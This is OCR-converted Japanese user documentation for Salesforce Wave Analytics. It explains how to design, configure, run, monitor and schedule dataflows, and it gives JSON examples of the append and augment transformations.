
1. データフローの設計
   .json 形式でデータフロー定義の作成を開始する前に、データフローの設計について検討します。クエリに使用可能なデータ、データの抽出元、必要なデータを得るために抽出したデータの変換が必要かどうかを考慮します。
2. データフローの設定
   データフロー設計に基づいてデータフローを設定します。データの抽出、ビジネス要件に基づいたデータセットの変換、およびクエリで使用可能にするためのデータセットの登録を行うようにデータフローを設定できます。データフローを設定するには、変換をデータフロー定義ファイルに追加します。
3. データフローの開始と停止
   手動でデータフロージョブを開始して、すぐにデータをデータセットに読み込むことができます。実行中のジョブを停止することもできます。24 時間のサイクル内で最大 24 件のデータフロージョブを実行できます。
4. データフロージョブの監視
   データ監視を使用してデータフロージョブを監視し、正常に完了したことを確認したり、失敗した場合はトラブルシューティングしたりできます。
5. データフローの再スケジュールとスケジュール解除
   初めてデータフロージョブを実行すると、デフォルトでは日次スケジュールに従って実行されます。日次スケジュールの時刻の変更や、スケジュールを変更して時間間隔で実行できます。スケジュールを変更して、特定の時刻までにデータを使用できるようにしたり、ジョブを営業時間外に実行したりできます。また、データフローのスケジュール解除もできます。

データフローの設計

.json 形式でデータフロー定義の作成を開始する前に、データフローの設計について検討します。クエリに使用可能なデータ、データの抽出元、必要なデータを得るために抽出したデータの変換が必要かどうかを考慮します。

設計上重要ないくつかの決定事項を明らかにするために、例を挙げて考えてみましょう。この例では、目標は「Won Opportunities」(成立した商談) というデータセットを作成することです。データセットには、各商談の取引先など、商談の詳細が含まれます。

このデータセットを作成するには、次のデータフローを設計します。



このデータフローでは、Opportunityオブジェクトから商談データが抽出され、Accountオブジェクトから取引先名が抽出されます。抽出したオブジェクトごとに、データフローによって新しいデータセットが作成されます。

続いて、抽出したデータから作成されたデータセットが変換されます。最初に、商談データと取引先データが新しいデータセットに結合されます。次に、データセットに成立した商談のみが含まれるように、商談フェーズに基づいてレコードが絞り込まれます。データフローでは、データセットが変換されるたびに新しいデータセットが作成されます。

最後に、ユーザが成立した商談のみをクエリできるようにするため、最終的なデータセットのみが登録されるようにデータフローを設定します。ただし、必要な場合は、データフローで作成されたどのデータセットでも必要な数だけ登録できます。

次の理由から、登録するデータセットは慎重に選択してください。

- すべての登録済みデータセットの総行数は、プラットフォームライセンスあたり最大2億5,000万行に制限されています。
- 登録済みデータセットへのアクセス権を持つユーザは、データをクエリできます。ただし、データセットに行レベルセキュリティを適用してレコードへのアクセスを制限できます。


データフローの設定

データフロー設計に基づいてデータフローを設定します。データの抽出、ビジネス要件に基づいたデータセットの変換、およびクエリで使用可能にするためのデータセットの登録を行うようにデータフローを設定できます。データフローを設定するには、変換をデータフロー定義ファイルに追加します。

データフロー定義ファイルは、データフローロジックを表す変換が含まれるJSONファイルです。データフロー定義ファイルは、UTF-8文字コードで保存する必要があります。

外部データを処理できるようにデータフローを設定する前に、外部データをWave Analyticsにアップロードする必要があります。

1. Wave Analyticsで、ギアアイコン ( ) をクリックし、[データ監視] をクリックしてデータ監視を開きます。
   データ監視のジョブビューがデフォルトで表示されます。
2. [データフロービュー] を選択します。
3. データフロー定義ファイルをダウンロードするには、アクションリスト (1) の [ダウンロード] をクリックします。



4. データフロー定義ファイルを変更する前に、バックアップコピーを作成します。
   Wave Analyticsには以前のバージョンのファイルは保持されません。間違えた場合は、前のバージョンをアップロードして変更をロールバックできます。
5. データフロー定義ファイルに変換を追加します。
   たとえば、以前のステップの設計に基づいて、次の変換を追加できます。

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
```

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

データフロー定義ファイルを編集する
- 「Wave Analytics データフローの編集」

```
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Extract_AccountDetails": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Account",
         "fields": [
            { "name": "Id" },
            { "name": "Name" }
         ]
      }
   },
   "Transform_Augment_OpportunitiesWithAccountDetails": {
      "action": "augment",
      "parameters": {
         "left": "Extract_Opportunities",
         "left_key": [ "AccountId" ],
         "relationship": "OpptyAcct",
         "right": "Extract_AccountDetails",
         "right_key": [ "Id" ],
         "right_select": [
            "Name"
         ]
      }
   },
   "Transform_Filter_Opportunities": {
      "action": "filter",
      "parameters": {
         "filter": "StageName:EQ:Closed Won",
         "source": "Transform_Augment_OpportunitiesWithAccountDetails"
      }
   },
   "Register_Dataset_WonOpportunities": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "WonOpportunities",
         "name": "WonOpportunities",
         "source": "Transform_Filter_Opportunities"
      }
   }
}
```

メモ: JSON のキーと値では、大文字と小文字が区別されます。前の JSON の例で太字のキーにはそれぞれ、変換種別を識別する 1 つのアクションが含まれます。どのような順序で変換をデータフロー定義ファイルに追加してもかまいません。Wave Analytics がデータフローをトラバースして互いの依存関係を判別し、変換を処理する順序を決定します。

6. データフロー定義ファイルを保存する前に、JSON検証ツールを使用してJSONが有効であることを検証します。

   無効なJSONが含まれるデータフロー定義ファイルをアップロードしようとするとエラーになります。JSON検証ツールはインターネットで見つけることができます。

7. データフロー定義ファイルをUTF-8文字コードで保存し、ファイルを閉じます。
8. データ監視のデータフロービューで、アクションリスト(1)の[アップロード]をクリックし、更新したデータフロー定義ファイルをアップロードします。

   メモ: データフロー定義ファイルをアップロードしても実行中のデータフロージョブには影響はなく、データフロージョブが自動的に開始することはありません。

これで、データフローを必要に応じて開始することも、スケジュールに従って実行されるまで待機することもできます。ユーザは、データフローが実行されるまで、登録したデータセットをクエリすることはできません。

データフローの開始と停止

手動でデータフロージョブを開始して、すぐにデータをデータセットに読み込むことができます。実行中のジョブを停止することもできます。24時間のサイクル内で最大24件のデータフロージョブを実行できます。

メモ: デフォルトでは、データフローは自動的には実行されません。スケジュールに基づいてデータフローの実行を開始するには、最初にデータフローを手動で開始する必要があります。最初のジョブの実行後、データフロージョブは日次スケジュールに従って実行されます。

1. Wave Analyticsで、ギアアイコン( )をクリックし、[データ監視]をクリックしてデータ監視を開きます。
   データ監視のジョブビューがデフォルトで表示されます。
2. [データフロービュー]を選択します。

エディション


使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

データフロージョブを開始する

- 「Wave Analytics データフローの編集」



3. アクションリスト (1) で [開始] をクリックしてデータフロージョブを開始します。
   データフロージョブがジョブキューに追加されます。データフロージョブの実行中、[開始]ボタンはグレー表示されます。
4. ジョブが完了すると、Wave Analytics から、最後にデータフロー定義ファイルを変更したユーザにメール通知が送信されます。
   メール通知は、ジョブが正常に完了したかどうかを示します。また、開始時刻、終了時刻、所要時間、処理された行数などのジョブの詳細も記載されます。ジョブが失敗した場合、通知には失敗理由が記載されます。
5. 現在実行中のデータフロージョブを停止するには、ジョブの状況の横にある をクリックします。
   停止しているデータフローを [開始] をクリックして再開始する場合、データフロージョブは最初から実行され、ジョブが停止したところから再開することはありません。

データ監視でデータフロージョブを監視し、いつデータフローが完了するかを判別できます。データフローが正常に完了した後、ホームページを更新すると、登録されたデータセットが表示されます。

データフロージョブの監視

データ監視を使用してデータフロージョブを監視し、正常に完了したことを確認したり、失敗した場合はトラブルシューティングしたりできます。

データ監視のデータフロービューには、最近 10 件のデータフロージョブの状況、開始時刻、および所要時間が表示され、過去7日分の履歴が保持されます。失敗したジョブのトラブルシューティングに役立つように、ジョブに関するエラーメッセージと、処理されたすべての変換に関する実行時の詳細を表示し、エラーログ (使用可能な場合) をダウンロードできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。


ユーザ権限

データ監視にアクセスする

- 「Wave Analytics データフローの編集」、「外部データを Wave Analytics にアップロード」、または「Wave Analytics の管理」

エラーログをダウンロードする

- 「Wave Analytics データフローの編集」および「すべてのデータの参照」



1. Wave Analytics で、ギアボタン ( ) をクリックし、[データ監視] をクリックしてデータ監視を開きます。ジョブビューがデフォルトで開きます。
2. [データフロービュー] (1) を選択します。
3. ジョブの最新の状況を表示するには、 をクリックします。
   各ジョブの状況は、次のいずれかになります。

状況	説明
実行中	ジョブは実行中です。
失敗	ジョブは失敗しました。
成功	ジョブは正常に完了しました。
警告	ジョブは正常に完了しましたが、一部の行が失敗しました。

4. データフロージョブが失敗した場合、ジョブノード (2) を展開し、処理されたすべての変換の実行時の詳細を確認します。
5. ノードのエラーログがある場合は、[ログをダウンロード] ボタン (3) をクリックして、失敗した行を含む CSV ファイルをダウンロードします。

   メモ: エラーログには、読み込みに失敗した行からのデータが表示されます。データセキュリティを維持し、このデータへの不正なアクセスを防止するため、「すべてのデータの参照」権限を持つユーザのみがエラーログをダウンロードできます。

6. データフローのロジックに問題がある場合は、データフロー定義ファイルを編集し、アップロードしてから、再度データフローを実行します。

データフローの再スケジュールとスケジュール解除

初めてデータフロージョブを実行すると、デフォルトでは日次スケジュールに従って実行されます。日次スケジュールの時刻の変更や、スケジュールを変更して時間間隔で実行できます。スケジュールを変更して、特定の時刻までにデータを使用できるようにしたり、ジョブを営業時間外に実行したりできます。また、データフローのスケジュール解除もできます。

エディション


使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。


ユーザ権限

データフロージョブをスケジュールまたはスケジュール解除する
- 「Wave Analytics データフローの編集」

1. Wave Analytics で、ギアアイコン ( ) をクリックし、[データ監視] をクリックしてデータ監視を開きます。
   ジョブビューがデフォルトで開きます。
2. [データフロービュー] を選択します。



3. アクションリスト (1) で [スケジュール] をクリックしてデータフロージョブを再スケジュールします。
   デフォルトの日次スケジュールと開始時刻が表示されます。
4. 毎日 1 回実行するには、データフロージョブを開始する時刻を選択します。
5. 時間間隔で実行するには、[時間] を選択し、間隔の詳細を指定します。[分オフセット] は、データフローを実行する正時後の分数です。



時間単位でスケジュールされたデータフローは、固定基準時刻(00:00 UTC)に対して相対的に実行されます。たとえば、15 分のオフセットで 6 時間ごとに実行するようにデータフローをスケジュールした場合、データフローは毎日 00:15 UTC、06:15 UTC、12:15 UTC、18:15 UTC に実行するようにスケジュールされます。最初のデータフローの実行は次のスケジュール時刻に発生します。したがって、スケジュールを 04:00 UTC に変更すると、データフローは次のスケジュール時刻 (06:15 UTC) に実行され、それ以降は 6 時間間隔になります。スケジュールを保存した後は、スケジューラによって最初にデータフローが実行される時刻(ユーザのタイムゾーン) が指定されます。

6. [保存] をクリックします。
   [データフロースケジュール] ポップアップボックスでデータフローを実行する次の時刻 (ユーザのローカルタイムゾーン) を指定します。
7. [完了] をクリックします。
8. データフローのスケジュールでの実行を停止するには、アクションリスト (1) で [スケジュール解除] を選択します。

Wave データフローの変換

変換とは、データを操作することです。変換をデータフローに追加して、Salesforce オブジェクトやデータセットからデータを抽出したり、Salesforce データや外部データが含まれるデータセットを変換したり、データセットを登録したりすることができます。

たとえば、変換を使用して 2 つの関連するデータセットからデータを結合し、作成されたデータセットをクエリで使用できるように登録することができます。

append 変換
append 変換では、複数のデータセットからレコードを 1 つのデータセットに結合します。

augment 変換

augment 変換では、別の関連データセットから列を結合して、入力データセットに追加します。作成された、追加後のデータセットでは、関連する両方の入力データセットを対象にクエリを実行できます。たとえば、Account データセットに User データセットを追加してクエリが取引先レコードと取引先所有者のフルネームを返せるようにすることができます。

computeExpression 変換

computeExpression 変換を使用すると、派生項目をデータセットに追加できます。派生項目の値は、入力データソースから抽出されません。代わりに、Wave は SAQL 式を使用して値を生成します。この式は、入力データの 1 つ以上の項目または他の派生項目を基に計算できます。たとえば、式を使用して、値を項目に追加すること、テキスト項目を連結すること、数値項目で数学的計算を実行することなどができます。

computeRelative 変換

computeRelative 変換を使用すると、他の行の値に基づく派生項目をデータセットに追加して、データのトレンドを分析することができます。たとえば、販売パイプラインのトレンドを分析するために、商談が各フェーズに滞在した日数を計算する派生項目を作成できます。また、商談のフェーズを通じて商談金額の変化を計算することもできます。

delta 変換

delta 変換では、経時に伴うデータセットの基準列の値の変化を計算します。delta 変換では、データセットの出力列を生成して各レコードのデルタを保存します。デルタを作成することで、ビジネスアナリストがクエリでデルタを利用しやすくなります。

dim2mea 変換

dim2mea 変換では、ディメンションに基づいて新しい基準を作成します。この変換では、データセットに新しい基準列を追加します。また、ディメンションを保持して、そのディメンションを使用する既存のレンズとダッシュボードがリンク切れにならないようにします。

edgemart 変換

edgemart 変換では、Salesforce データ、外部データ、またはこれら 2 つの組み合わせが含まれる既存の登録済みデータセットへのアクセス権をデータフローに付与できます。この変換を使用すると、データセットを参照してそのデータをデータフロー内の後続の変換で使用できます。この変換と augment 変換を併用して、既存のデータセットを新規データセットと結合できます。

filter 変換

filter 変換では、既存のデータセットからレコードを削除します。データセットに保持されるレコードを指定する絞り込み条件を定義します。

flatten 変換

flatten 変換では階層データをフラット化します。たとえば、Salesforce ロール階層をフラット化し、ロール階層に基づいてデータセットに行レベルセキュリティを実装できます。

sfdcDigest 変換

sfdcDigest 変換では、Salesforce オブジェクトから抽出したデータに基づいてデータセットを生成します。ユーザは、データの抽出元にする Salesforce オブジェクトおよび項目を指定する必要があります。また、機密情報が含まれる項目や分析との関連性がない項目など、特定の項目を除外することもできます。

sfdcRegister 変換

sfdcRegister 変換では、データセットをクエリで使用できるように登録します。未登録のデータセットに対してユーザが表示やクエリの実行を行うことはできません。

sliceDataset 変換

sliceDataset変換を使用すると、データフローのデータセットから項目が削除され、新規データセットまたは他の変換で使用する項目のサブセットが残ります。これにより、1つのデータセットから異なる項目のセットを持つ複数のデータセットを作成できます。

update 変換

update 変換は、参照データセットと呼ばれる別のデータセットのデータに基づいて、既存のデータセットで指定された項目値を更新します。変換では、参照データセット内の対応する項目にある新しい値が参照されます。その結果が新しいデータセットに保存されます。

変換で生成されるメタデータの上書き

必要に応じて、変換で生成されるメタデータを上書きできます。オブジェクトおよび項目属性を上書きできます。たとえば、Salesforce オブジェクトから抽出された項目名を変更して、データセットには異なって表示されるようにすることができます。メタデータを上書きするには、データフロー定義ファイルの変換のスキーマセクションに上書きする内容を追加します。

関連トピック:

- データフローを使用したデータセットの作成

append 変換

append 変換では、複数のデータセットからレコードを 1 つのデータセットに結合します。

この変換を使用する場合は、次のルールに留意してください。

- この変換では、重複レコードは削除されません。
- すべての入力データセットの構造は同じである必要があります。つまり、対応する列は同じ順序で並び、名前とデータ型が同じである必要があります。

例: 例を見てみましょう。毎月、その月の販売目標が含まれるデータセットを作成しています。すべての月の販売目標を全体的に把握する必要があります。そのために、次のデータフロー定義ファイルを作成して既存のデータセットを 1 つのデータセットにマージします。

```
{
   "Extract_SalesTargets_2014Jan": {
      "action": "edgemart",
      "parameters": { "alias": "SalesTargets_2014Jan" }
   },
   "Extract_SalesTargets_2014Feb": {
      "action": "edgemart",
      "parameters": { "alias": "SalesTargets_2014Feb" }
   },
   "Extract_SalesTargets_2014Mar": {
      "action": "edgemart",
      "parameters": { "alias": "SalesTargets_2014Mar" }
   },
   "Append_SalesTargets_2014Quarter1": {
```

```
      "action": "append",
      "parameters": {
         "sources": [
            "Extract_SalesTargets_2014Jan",
            "Extract_SalesTargets_2014Feb",
            "Extract_SalesTargets_2014Mar"
         ]
      }
   },
   "Register_AllSalesTargets": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "AllSalesTargets",
         "name": "AllSalesTargets",
         "source": "Append_SalesTargets_2014Quarter1"
      }
   }
}
```

1つのデータセットを作成したら、データ検索条件を使用して月別、四半期別、または年別で販売目標を分析できます。

append パラメータ
append 変換を定義する場合は、アクション属性を append に設定してパラメータを指定します。

append パラメータ

append 変換を定義する場合は、アクション属性を append に設定してパラメータを指定します。

次の表では、入力パラメータについて説明します。

パラメータ	必須項目	値
sources	はい	マージするデータセットを識別する、データフロー定義ファイル内のノード。

関連トピック:

append 変換

augment 変換

augment 変換では、別の関連データセットから列を結合して、入力データセットに追加します。作成された、追加後のデータセットでは、関連する両方の入力データセットを対象にクエリを実行できます。たとえば、Account データセットに User データセットを追加してクエリが取引先レコードと取引先所有者のフルネームを返せるようにすることができます。

変換を作成する場合、各入力データセットを左または右のデータセットとして識別し、そのデータセット間のリレーションを指定します。Wave Analytics は、左のデータセットのすべての列を、右のデータセットの指定された列のみと結合します (各データセットに 5,000 を超える列を含めることはできません)。Wave Analytics により、右のデータセットから列名にリレーションが追加されます。これは左右のデータセットに同じ名前の列がある場合に役立ちます。


augment 変換では、左のデータセットのレコードごとにルックアップを実行して右のデータセットから一致するレコードを見つけます。関連レコードを照合する場合、augment 変換では一致条件を使用します。一致条件は、各データセットのキーに基づいて指定します。次に例を示します。

```
"left_key": [ "Id" ],"right_key": [ "Prod_ID" ]
```

キーは、単一列のキーまたは複合キーにすることができます。複合キーに基づく一致条件の場合、両方のデータセットのキーには、同じ数の列が同じ順序で指定されている必要があります。

ヒント: 複数のデータセットを追加する場合は、一度に 2 つのデータセットを追加します。たとえば、3 つのデータセットを追加するには、最初の2つのデータセットを追加し、次に作成されたデータセットに 3 つ目のデータセットを追加します。

例: augment 変換の例を見てみましょう。次の例では、Opportunity オブジェクトと Accounts オブジェクトからデータを抽出し、取引先 ID 項目に基づいてデータを照合します。




次のデータフロー定義ファイルを作成します。

```
{
    "Extract_Opportunity": {
        "action": "sfdcDigest",
        "parameters": {
            "object": "Opportunity",
            "fields": [
                { "name": "Id" },
                { "name": "Name" },
                { "name": "Amount" },
                { "name": "StageName" },
                { "name": "CloseDate" },
```

```
                { "name": "AccountId" },
                { "name": "OwnerId" }
            ]
        }
    },
    "Extract_AccountDetails": {
          "action": "sfdcDigest",
          "parameters": {
              "object": "Account",
              "fields": [
                  { "name": "Id" },
                  { "name": "Name" }
              ]
          }
    },
    "Augment_OpportunitiesWithAccountDetails": {
        "action": "augment",
        "parameters": {
            "operation": "LookupSingleValue",
            "left": "Extract_Opportunity",
            "left_key": [
                "AccountId"
            ],
            "relationship": "OpptyAcct",
            "right": "Extract_AccountDetails",
            "right_key": [
                "Id"
            ],
            "right_select": [ "Name" ]
        }
    },
    "Register_OpportunityDetails": {
        "action": "sfdcRegister",
        "parameters": {
            "alias": "Opportunity_Account",
            "name": "Opportunity_Account",
            "source": "Augment_OpportunitiesWithAccountDetails" }
    }
}
```

データフローが実行された後、Wave Analytics **は** Opportunity_Account **データセットを作成して登録します。さらに、右のデータセットのすべての列にプレフィックスとしてリレーションも追加します。**



augment 変換を使用したレコード照合時の特殊なケース

augment変換では、左のデータセットのレコードごとにルックアップを実行して右のデータセットから一致するレコードを見つけます。ただし、augment変換がレコード照合時に特殊なケースをどう処理するかを理解しておくことは非常に重要です。

augment パラメータ

augment 変換を定義する場合は、アクション属性を `augment` に設定してパラメータを指定します。

augment 変換を使用したレコード照合時の特殊なケース

augment 変換では、左のデータセットのレコードごとにルックアップを実行して右のデータセットから一致するレコードを見つけます。ただし、augment 変換がレコード照合時に特殊なケースをどう処理するかを理解しておくことは非常に重要です。

特殊なケースを示す例をいくつか見てみましょう。

null のキーの処理

左のデータセットのレコードに null のキーが含まれていると、Wave Analytics はレコードを照合するためのルックアップを実行しません。代わりに、Wave Analytics は右の列を付加し、ディメンション (日付を含む) に null、基準に「0」を挿入します。

例を見てみましょう。augment変換を次のデータセットに適用し、リレーションを「Price」に設定して、`Id` および `ProdId` 項目に基づいてレコードを照合したとします。

Product

Id	Name
Prod1	Table
Prod2	Chair
null	Bench

Price

ProdId	Pricebook	UnitPrice
Prod1	Standard	1000
Prod2	Standard	450
null	Custom	800
Prod3	Standard	700

Wave Analytics は、商品 ID が null であるため、最後のレコードを照合しません。代わりに、Wave Analytics は `Price.Pricebook` ディメンションに null、`Price.UnitPrice` 基準に「0」を挿入します。augment 後に作成されるデータセットは次のようになります。

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard", "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard", "Price.UnitPrice":450  },
{ "id":null,    "Name":"Bench",   "Price.Pricebook":null,       "Price.UnitPrice":0    }
```

空のキーの処理

Wave Analytics は、空の値を持つ左のキーと空の値を持つ右のキーを照合します。

